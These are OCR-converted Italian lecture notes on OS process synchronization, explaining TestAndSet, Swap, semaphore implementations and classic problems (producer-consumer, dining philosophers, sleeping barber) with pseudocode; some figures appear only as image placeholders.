



Dunque il primo processo che richiama la funzione $TestAndSet()$ otterrà come valore di ritorno $false$ e setterà $lock$ a $true$. Dunque il processo entra nella sezione critica e gli altri processi che eseguiranno $TestAndSet()$ avranno come valore di ritorno $true$, rimanendo bloccati al while fino a che il primo processo non esce dalla sezione critica.
È fondamentale che la funzione $TestAndSet()$ sia atomica, altrimenti questo meccanismo non funziona e ci sarebbero problemi in base alle scelte dello scheduler.

La funzione **swap** invece scambia i valori delle due variabili che le vengono passate in input.





Il funzionamento consiste nell'inizializzare una variabile globale a $false$, e tutte le variabili locali a $true$, eseguire la $swap$ e far entrare il processo nella sezione critica solo quando la variabile locale è uguale a $false$.
In questa maniera solo una variabile locale alla volta potrà assumere il valore $false$, in quanto tutte gli altri processi continueranno a scambiare $true$ con $true$.




Il problema di queste due soluzioni è che non garantiscono l'attesa limitata, infatti la "scelta" di quale processo entra nella sezione critica è completamente casuale e un processo potrebbe attendere all'infinito (manca l'equivalente della variabile *turn*).
Dunque abbiamo bisogno di variabili addizionali in modo da riuscire a garantire questa proprietà.

Dunque usiamo un'altra variabile globale, che è un vettore di variabili booleane, una per ogni processo.
Questo vettore è fondamentale perché nel momento in cui un processo esce dalla sezione critica, per garantire l'attesa limitata, viene esaminato questo vettore per vedere se c'è qualche processo in attesa di entrare nella sezione critica, e se viene trovato viene impostato il suo boolean a *false* in modo da farlo uscire dal while e farlo entrare nella sezione critica.
Invece nel caso in cui non ci sia nessun processo in attesa di entrare nella sezione critica viene reimpostato $lock = false$ e il primo processo ad eseguire la funzione *TestAndSet* entrerà nella sezione critica come prima.




Dunque dal while di attesa si esce quando:

- Trovo il lock aperto
- Mi viene dato il turno dal processo che ha finito la sezione critica

I vantaggi delle soluzioni hardware sono che sono scalabili (ovvero indipendenti dal numero di processi coinvolti) e dunque si può avere un'estensione immediata a $N$ sezioni critiche.
Gli svantaggi sono che non abbiamo migliorato la complessità rispetto alle soluzioni software, bensì l'abbiamo peggiorata (basta vedere la complessità dell'implementazione dell'attesa limitata) e non abbiamo risolto il problema della busy waiting (per colpa dei cicli while) che va a sprecare il tempo CPU.

## Semafori

Per tentare di risolvere sia il problema della complessità che quello del busy waiting (attesa attiva) sono stati introdotti i **semafori**.

I semafori sono delle primitive di sincronizzazione fornite da tutti i sistemi operativi general purpose, che risolvono alcuni dei problemi che abbiamo visto.
I semafori possono risolvere qualsiasi problema di sincronizzazione anche più complesso, e quindi non solamente la questione della sezione critica.

La soluzione dei semafori punta ad eliminare la busy waiting e la complessità del codice che bisogna aggiungere per ottenere tutti e tre i criteri di sincronizzazione.

Un semaforo è un tipo di dato astratto $S$ che rappresenta un intero. Essendo un tipo di dato astratto ci si può accedere/lo si può manipolare solamente utilizzando le funzioni/primitive esposte dal tipo di dato.
Le due primitive esposte (che **devono essere atomiche**) sono:

- La Signal $V(s)$ (dall'olandese Verhogen = incrementare)
  Incrementa il valore di $s$ di $1$
- La Wait $P(s)$ (dall'olandese Proberen = testare)
  Prova a decrementare il valore di $s$:
  - Se il valore di $s$ è $>0$ allora avviene il decremento
  - Se il valore di $s$ è $=0$, allora non si può decrementare ed è necessario attendere

Esistono due versioni/tipi di semafori:

- Semafori **binari**
  In questi semafori $S$ può assumere solamente i valori $0$ o $1$ (false o true)
- Semafori **generici**
  In questi semafori $S$ può assumere tutti i valori interi $\geq 0$

È importante sottolineare che i semafori binari hanno lo stesso potere espressivo di quelli generici, basta solamente ripetere le primitive più volte.

L'implementazione concettuale (diversa da quella reale) di un semaforo binario è la seguente:

```
P(s):
    while (s == FALSE); // attesa
    s = FALSE;
V(s):
    s = TRUE;
```

Invece l'implementazione concettuale (diversa da quella reale) di un semaforo generico è la seguente:

```
P(s):
    while (s == 0); // attesa
    s--;

V(s):
    s ++;
```

Vediamo ora l'effettiva implementazione di un semaforo binario, tenendo conto del fatto che devo garantire l'atomicità:

```
/* s inizializzato a TRUE */
P(bool &s)
{
    key = FALSE;
    do {
        Swap(s, key);
    } while (key == FALSE);
}
```

```
V(bool &s)
{
    s = TRUE;
}
```

Questa implementazione utilizza il meccanismo hardware che abbiamo visto precedentemente *Swap*.
Come si vede dal codice, il primo processo che chiamerà $P(S)$ non si bloccherà e farà in modo di settare $S$ a false, in questa maniera tutti i processi seguenti che chiameranno $P(S)$ saranno bloccati fino a che non verrà chiamata $V(S)$.
Questa soluzione soffre di busy waiting, infatti i processi bloccati usano il loro tempo di CPU per ciclare sulla funzione *Swap*.

Vediamo ora l'effettiva implementazione di un semaforo generico, la quale utilizza le implementazioni di $P$ e $V$ che abbiamo visto per i semafori binari (in blu):

```
bool mutex; /* Sem. binario iniz. TRUE */
bool delay; /* Sem. binario iniz. FALSE */
```

```
P(int &s)
{
    P(mutex);
    s = s - 1;
    if (s < 0) {
        V(mutex);
        P(delay);
    } else V(mutex);
}
```

Protegge S da un'altra modifica

Se qualcuno occupa il semaforo, attendo, altrimenti passo il semaforo

```
V(int &s)
{
    P(mutex);
    s = s + 1;
    if (s <= 0) {
        V(delay);
    }
    V(mutex);
}
```


Se qualcuno è in attesa, lo libero

Abbiamo quindi bisogno di due semafori binari *mutex* e *delay*, il primo per proteggere la variabile condivisa $s$, il secondo invece per mettere in attesa il processo nel caso in cui il valore del semaforo sia negativo.

I semafori sono un meccanismo che viene usato per proteggere una sezione critica, ma i semafori hanno loro stessi all'interno della loro implementazione una sezione critica, ovvero il valore della variabile semaforo.
Dunque un solo processo alla volta riesce ad andare avanti dopo $P(mutex)$, e non appena finisce l'esecuzione di $P$ o $V$, viene chiamato $V(mutex)$ per liberare il semaforo.
Nell'implementazione della $P$ prima eseguo il decremento, e poi controllo se il valore è minore di zero oppure no. Nel caso in cui sia minore di zero, devo far attendere il processo (con $P(delay)$), fino a che quel semaforo non viene "aumentato" da un altro processo.
$V(delay)$ serve per "svegliare" un processo che era in attesa di eseguire la $P$ perchè il valore del semaforo era negativo.
Notiamo facilmente che anche questa implementazione soffre di busy waiting.

Vediamo ora come implementare $P$ e $V$ senza busy waiting.
Per fare questo cambiamo il tipo di dato astratto del semaforo e lo facciamo diventare una *struct Sem* contenente il valore intero e la lista dei PCB dei processi che sono in attesa.

```
typedef struct {
        int value;
        PCB *List;
} Sem;
```




L'implementazione di $P$ è la seguente


```
P (Sem &s) {
  P(mutex);
  s.value=s.value -1;
  if (s.value < 0) {
     apppend (process I, s.List);
     sleep() & V(mutex);
  } else
     V(mutex);
}
```

Senza busy waiting?

Mette il processo nello stato waiting

Dunque abbiamo $sleep()$ & $V(mutex)$ in modo che venga eseguito la $sleep()$ esattamente dopo aver fatto $V(mutex)$.
Come si può vedere in questa implementazione non usiamo un altro semaforo binario *delay* nel caso in cui il valore sia minore di $0$, ma inseriamo il nostro processo nella lista del semaforo e lo "addormentiamo", con la sleep, togliendo il processo dalla coda dei processi pronti ed evitando di eseguire la busy waiting.

L'implementazione di $V$ è la seguente




Dunque quando vede che un processo è in attesa (perché il semaforo era negativo prima dell'incremento), estrae il primo PCB dalla lista e sveglia il processo corrispondente, che torna nella coda dei processi pronti.
Ovviamente la lista dei processi "addormentati" deve essere gestita con una politica FIFO per garantire l'attesa limitata.
Questa soluzione risolve la busy waiting delle $P$ e $V$ generiche, che possono essere lunghe (in rosso), però le $P$ e $V$ del semaforo binario *mutex* (in blu) soffrono ancora di busy waiting, però la modifica del mutex è veloce e dunque non c'è molto spreco.
Per togliere il busy waiting delle $P$ e $V$ binarie ci sono due soluzioni:

- Disattivare gli interrupt solo per le primitive dei semafori binari, ovvero fare in modo che istruzioni delle primitive di processi diversi non possono essere eseguite in modo alternato. Visto che il codice è ben definito ed è limitato, il rischio è accettabile
- Altrimenti accetto il busy waiting visto che la modifica del mutex è corta (questi semafori binari vengono chiamati spinlock)

Notiamo che l'implementazione reale è diversa da quella concettuale, infatti il valore del semaforo nell'implementazione reale può essere negativo. Questo non è un problema in quanto viene comunque garantito che i processi effettuino l'attesa quando è richiesto e in più il numero negativo ci da l'informazione aggiuntiva di quanti processi sono in attesa di una $V$ in quel momento.

Abbiamo dunque visto che l'implementazione dei semafori interi può avvenire in due modalità distinte:

- **Busy waiting** (spinlock)
  La CPU controlla attivamente il verificarsi della condizione di accesso alla sezione critica
  Questa implementazione è scalabile, veloce ed è adatta per CPU intensive e per attese brevi (ad esempio l'accesso a memoria).
- **Sleep** (mutex e semafori)
  Il processo viene messo in attesa (sleep) che si verifichi la condizione di accesso alla sezione.
  Questa implementazione è più lenta ed è adatta per attese lunghe.

Un effetto collaterale dei spinlock è che un processo con alta priorità può venir bloccato da un processo con una priorità più bassa, e non c'è nessun modo per evitarlo. Mentre quelli che fanno uso di sleep hanno più libertà nella gestione della priorità.

Vediamo ora le possibili **applicazioni generali dei semafori**, i due usi principali sono:

- Semaforo binario con valore iniziale $=1$ (mutex, perché garantisce la mutua esclusione)
  Per la protezione di sezione critica per $n$ processi
- Semaforo (binario) con valore iniziale $=0$
  Per la sincronizzazione (del tipo attesa di evento) tra processi, ovvero per far attendere una condizione al processo

Dunque con i semafori abbiamo raggiunto diversi obiettivi:

1. Possiamo prendere la scelta di eliminare il busy waiting anche per attese lunghe
2. Riduciamo la complessità del codice di entrata e di uscita della sezione critica

Infatti per quanto riguarda il secondo punto, basta fare in modo che i processi condividano la variabile semaforo $s$ (inizializzata a $1$ per garantire la mutua esclusione), e aggiungere semplicemente $P(s)$ prima di entrare nella sezione critica e $V(s)$ una volta usciti dalla sezione critica.

```
/* valore iniziale di s = 1 (mutex) */
while (1) {
    P(s);
    sezione critica
    V(s);
    sezione non critica
}
```

È molto importante che per ogni $P(s)$ sia presente anche una $V(s)$, altrimenti è evidente che ci sono problemi di funzionamento (attese infinite: deadlock).

Vediamo adesso come vengono risolti i **problemi di sincronizzazione** tramite i semafori.


Il primo problema consiste nel sincronizzare due processi $P1$ e $P2$ rispetto a due operazioni, nello specifico il processo $P2$ può eseguire l'operazione $B$ soltanto una volta che il processo $P1$ ha eseguito $A$.
La soluzione consiste nell'inizializzare il semaforo a $0$ (quindi bloccare la $P$ la prima volta) e mettere $P(s)$ prima dell'operazione $B$ nel processo $P2$.
In questa maniera il processo $P2$ non può eseguire $B$ fino a che non viene "aperto" il semaforo da qualcuno.
L'apertura del semaforo la mettiamo logicamente dopo l'operazione $A$ nel processo $P1$.




Un altro problema di sincronizzazione è quello di alternare l'esecuzione di un'operazione tra due processi, quindi avendo due processi $P1$ e $P2$ vogliamo ottenere che l'operazione $A$ venga eseguita dai due processi in questa sequenza: $P1 \rightarrow P2 \rightarrow P1 \rightarrow P2 \rightarrow P1 \ldots$
Per fare questo utilizzo due semafori binari con la stessa logica di prima, solo che devo inizializzare quello del processo che voglio che inizi per primo a $1$, altrimenti entrambi i processi si bloccherebbero ad aspettare l'altro.




Se invece vogliamo che la sequenza di operazioni sia $AAAABAAAAB\ldots$, possiamo o utilizzare due semafori binari:




```
bool s1 = true, s2 = false;

    //P1
    while(1) {
        P(s1);
        //A
        V(s2);
    }

    //P2
    while(1) {
        P(s2);
        V(s1);
        P(s2);
        V(s1);
        P(s2);
        V(s1);
        P(s2);
        //B
        V(s1);
    }
```

AAAABAAAAB….

Con i semafori interi invece una soluzione è la seguente:



```
1   int s1 = 4, s2 = 0;
2
3   //P1
4   while (1){
5       P(s1);
6       //A
7       V(s2);
8   }
9
10  //P2
11  while (1){
12      P(s2);
13      P(s2);
14      P(s2);
15      P(s2);
16      //B
17      V(s1);
18      V(s1);
19      V(s1);
20      V(s1);
21  }
```

Altrimenti si possono usare sempre i semafori binari con una variabile aggiuntiva che conta quante volte il processo 1 ha eseguito

Le limitazioni dei semafori sono:

- Potrebbe verificarsi **deadlock**, ovvero che un processo è bloccato in attesa di un evento che solo lui può generare (ad esempio per sbloccare il processo che lo sta bloccando). Il requisito che il numero di $P(s)$ sia uguale al numero di $V(s)$ per ogni semaforo $s$, infatti, è necessaria ma non sufficiente per non avere deadlock.
- Potrebbe verificarsi **starvation**, ovvero che un semaforo può attendere all'infinito in assenza di implementazione della priorità, dunque bisogna implementare correttamente la coda di attesa

## Problemi classici

Vediamo ora alcuni problemi classici che possono essere risolti con l'utilizzo dei semafori. Le risoluzioni di questi problemi sono dei veri e propri modelli su cui possiamo ricondurre praticamente tutti i problemi di sincronizzazione.
In questi tipi di problemi possiamo avere processi:

- Simmetrici
  In un sistema con processi simmetrici, tutti i processi hanno lo stesso codice e la stessa logica di esecuzione.
  I processi simmetrici sono spesso utilizzati in scenari in cui i processi collaborano in modo uguale e senza gerarchie.
- Duali
  In un sistema con processi duali, i processi sono suddivisi in due categorie distinte, ognuna con un ruolo specifico. I processi duali sono progettati per eseguire compiti complementari o funzioni specifiche.
  I processi duali spesso comunicano e collaborano tra di loro per raggiungere gli obiettivi del sistema.
- Asimmetrici
  In un sistema con processi asimmetrici, i processi possono avere codici e logiche di esecuzione diversi. I processi asimmetrici possono avere ruoli o compiti diversi, o potrebbero essere progettati per eseguire operazioni specifiche in momenti diversi.
  I processi asimmetrici spesso interagiscono in modi diversi per raggiungere gli obiettivi del sistema.

I problemi che vedremo sono:

- Il problema del produttore-consumatore
- Il problema dei dining philosophers
- Il problema dello sleeping barber


Il problema del **produttore-consumatore** (che abbiamo già visto) consiste in due processi che condividono un buffer di dimensione fissata. Il processo produttore genera i dati e li deposita nel buffer, invece il processo consumatore, contemporaneamente, consuma i dati prodotti.
Il problema consiste nell'assicurare che:

- Il produttore non elabori nuovi dati quando il buffer è pieno
- Il consumatore non cerchi dati se il buffer è vuoto

In questo caso i processi sono asimmetrici.
Come prima cosa in questo problema dobbiamo garantire l'accesso in mutua esclusione dal buffer usando un semaforo $mutex$ (binario) inizializzato a $1$, quindi subito prima di eseguire l'operazione sul buffer entrambi avranno una $P(mutex)$ e avranno una $V(mutex)$ dopo l'operazione sul buffer.
Per garantire che il produttore possa eseguire la sua operazione solo quando il buffer non è pieno usiamo un semaforo intero $empty$ che ci da l'indicazione di quanti byte del buffer sono liberi, dunque è inizializzato a $N$. Prima di accedere al buffer (e prima del controllo della mutua

esclusione) eseguiamo $P(empty)$ che ci bloccherà quando il semaforo sarà uguale a zero, ovvero quando il buffer è pieno. La $V(empty)$ invece la inseriamo dopo l'operazione di lettura del consumatore.
Lo stesso ragionamento possiamo farlo per garantire che il consumatore non possa eseguire la sua operazione quando il buffer è vuoto, quindi inizializziamo a $0$ un semaforo $full$ e inseriamo $P(full)$ prima dell'operazione del consumatore (prima del controllo della mutua esclusione) e inseriamo $V(full)$ dopo l'operazione di inserimento del produttore.

- 3 semafori:
  - mutex, binario inizializzato a TRUE (mutua esclusione per buffer)
  - empty, intero inizializzato a N (blocca P se buffer è pieno)
  - full, intero inizializzato a 0 (blocca C se buffer è vuoto)




Per come abbiamo definito i semafori (e per come sono implementati nelle librerie) dobbiamo inizializzare in questa maniera i semafori, a meno che non usiamo dei semafori personalizzati implementati da noi.

Il problema dei **dining philosophers** consiste in $N$ filosofi che passano la vita o mangiando o pensando. I filosofi sono disposti in una tavola rotonda, ognuno con una ciotola di riso ed $N$ bacchette in modo che ogni filosofo abbia una bacchetta alla sua destra e una alla sua sinistra. Quando un filosofo pensa non mangia e viceversa. Quando un filosofo ha fame ha bisogno di due bacchette per iniziare a mangiare, e può prendere solo le bacchette che sono una alla sua destra e una alla sua sinistra. Il filosofo può prendere una bacchetta alla volta e se non ha entrambe le bacchette, il filosofo non può mangiare.
Quando un filosofo termina di mangiare rilascia entrambe le bacchette e ricomincia a pensare.

Per risolvere questo problema possiamo utilizzare $N$ semafori, ognuno associato ad una bacchetta, di mutua esclusione, quindi inizializzati ad $1$, salvati in un array $s[N]$.
Dunque con le operazioni $P(s[j])$ provo a prendere la bacchetta $j$ e con $V(s[j])$ rilascio la bacchetta $j$.
Dunque per ogni filosofo $i$ provo a prendere le bacchette $i$ e $i+1$, e quando riesco a prenderle entrambe inizia a mangiare. Non appena il filosofo finisce di mangiare rilascia le bacchette.

- Filosofo i (soluzione intuitiva)

```
do {
    P(s[i])
    P(s[(i+1) % N])
    ...
    // mangia
    ...
    V(s[i]);
    V(s[(i+1) % N]);
    ...
    // pensa
    ...
} while (1);
```

Il problema di questa soluzione è che potrebbe verificarsi che tutti i filosofi prendono la bacchetta di sinistra (o di destra) e provano all'infinito a prendere l'altra, che non verrà mai rilasciata, causando deadlock.

Delle altre possibili soluzioni (tutte parziali) sono:

- Permettere solo a $n-1$ filosofi di mangiare contemporaneamente
- Scrivere i processi filosofi in maniera asimmetrica (quelli in posizione pari provano a prendere prima la bacchetta a destra e quelli in posizione dispari prima la bacchetta a sinistra)
- Si passano un token
- Permettere ai filosofi di prendere le bacchette solo se sono entrambi disponibili

In realtà la soluzione corretta consiste nell'associare i semafori ai filosofi, salvandosi in un altro array lo stato dei filosofi.
Ogni filosofo dunque può assumere tre stati:

- Pensante (THINKING)
- Affamato (HUNGRY)
- Mangiante (EATING)

Dunque abbiamo $N$ semafori salvati in un array $f[N]$ e inizializzati a $0$ (nessuno sta mangiando all'inizio).
Abbiamo anche un array condiviso $stato[N]$ inizializzato a $THINKING$, ed è una variabile condivisa, dunque utilizziamo un semaforo *mutex* per la mutua esclusione, inizializzato a $1$.
Lo *stato* è una variabile condivisa perché nella soluzione che vedremo il filosofo va a controllare lo stato dei filosofi vicini.
Il codice dei filosofi è semplice: pensa, prova a prendere le forchette, una volta che ci riesce mangia, rilascia le forchette.

```
Void Philosopher (int i)
{
        while (1) {
        Think();
        Take_fork(i);
        Eat();
        Drop_fork(i);
}
```

La funzione $Take_fork(i)$ accede alla variabile condivisa stato per modificare il proprio stato in $HUNGRY$, poi chiama la funzione $test(i)$, ovvero controlla se ha la possibilità di mangiare tramite il controllo sul semaforo, e alla fine esegue $P(f[i])$ per bloccarsi fino a che non ha la possibilità di mangiare (nel caso in cui la funzione $test(i)$ precedentemente chiamata dia esito positivo, il processo non si bloccherà).

```
Void Take_fork (int i)
{
        P(mutex);
        stato[i] = HUNGRY;
        test(i);
        V(mutex);
        P(f[i]);
}
```

La funzione $test(i)$ non fa altro che controllare i vicini di $i$ e nel caso in cui nessuno dei due vicini stia mangiando, viene cambiato lo stato del nostro filosofo e viene chiamato $V(f[i])$ per aprire il semaforo e consentire al processo $i$ di andare avanti (di mangiare).

Dunque quando esegue $test(i)$ e nessuno dei due vicini sta mangiando, si apre il semaforo e può mangiare. Invece se almeno uno dei due vicini sta mangiando il filosofo si blocca su $P(f[i])$

```
Void test (int i)
{
  if (stato[i] == HUNGRY &&
      stato[i-1] != EATING &&
      stato[i+1] != EATING)
  {
      stato[i] = EATING;
      V(f[i]);
   }
}
```

Nel caso in cui il filosofo sia bloccato su $P(f[i])$, vuol dire che almeno uno dei due vicini sta mangiando. Non appena un filosofo finisce di mangiare chiama la funzione $Drop_fork(i)$, la quale modifica lo stato del filosofo che ha finito in *THINKING* e in più chiama la funzione *test* sui suoi vicini $i-1$ e $i+1$. In questo modo ogni volta che i vicini di un processo che è bloccato su $P(f[i])$ finiscono di mangiare, verrà effettuata la $test(i)$ per provare a sbloccarlo (non è sicuro che succeda in quanto dipende anche dall'altro vicino).

```
Void Drop_fork (int i)
{
      P(mutex);
      stato[i] = THINKING;
      test((i-1)%N);
      test((i+1)%N);
      V(mutex);
};
```

Questa soluzione ha un problema di starvation in quanto nel caso in cui il numero di filosofi $N$ sia un numero pari, può verificarsi la situazione in cui i vicini di un processo continuano ad alternare il loro *EATING*, non facendo mai sbloccare il semaforo del mio processo centrale.

Vediamo ora il problema dello **sleeping barber**.




Il problema consiste in un negozio che ha una sala di attesa con $N$ sedie, e la stanza del barbiere con una sedia. In assenza di clienti il barbiere si addormenta.
Nel momento in cui entra un cliente si possono verificare le seguenti situazioni:

- **Le sedie della waiting room sono tutte occupate**
  In questo caso il cliente se ne va
- **Le sedie della waiting room sono libere e il barbiere è occupato**
  In questo caso il cliente si siede
- **Le sedie della waiting room sono libere e il barbiere è addormentato**
  In questo caso il cliente sveglia il barbiere

I sostantivi che compiono delle azioni sono:

- Cliente
- Barbiere


Dunque la soluzione avrà due processi asimmetrici (ovvero con codice diverso).

Il barbiere apre il negozio e si addormenta subito, questo viene implementato con un semaforo *customers* intero inizializzato a zero, e viene eseguito $P(customers)$.

Il cliente appena arriva deve controllare quanti clienti ci sono in attesa, per farlo dovrà accedere ad una variabile condivisa e per proteggerla usiamo un semaforo binario di mutua esclusione *mutex*, inizializzato ad 1. Nel caso in cui un cliente riesca ad entrare (ovvero se c'è posto), aumento il valore di questa variabile condivisa che conterà il numero di clienti in attesa in quel momento.
Appena entrato devo anche far sapere al barbiere che è arrivato un nuovo cliente, dunque chiamo $V(customers)$ per svegliare il barbiere. Alla fine il cliente si mette in attesa che il barbiere lo chiami con $P(barber)$

Il barbiere una volta che viene svegliato chiama il prossimo cliente, dunque accede in mutua esclusione alla variabile *waiting* e la decrementa, successivamente chiama uno dei clienti con $V(barber)$

```
Sem intero customers = 0;      // sveglia il barbiere
BinSem barbers = 0;    // stato del barbiere
BinSem mutex = 1;      // protegge la sezione critica
int waiting = 0;       // conta le sedie in attesa libere
```




## Primitive ad alto livello

I semafori come abbiamo detto sono una primitiva molto generale (sono implementati in tutti i sistemi operativi), però non sono semplici da utilizzare correttamente, infatti si presenta una difficoltà nella scrittura dei programmi e una scarsa visibilità della correttezza delle soluzioni.

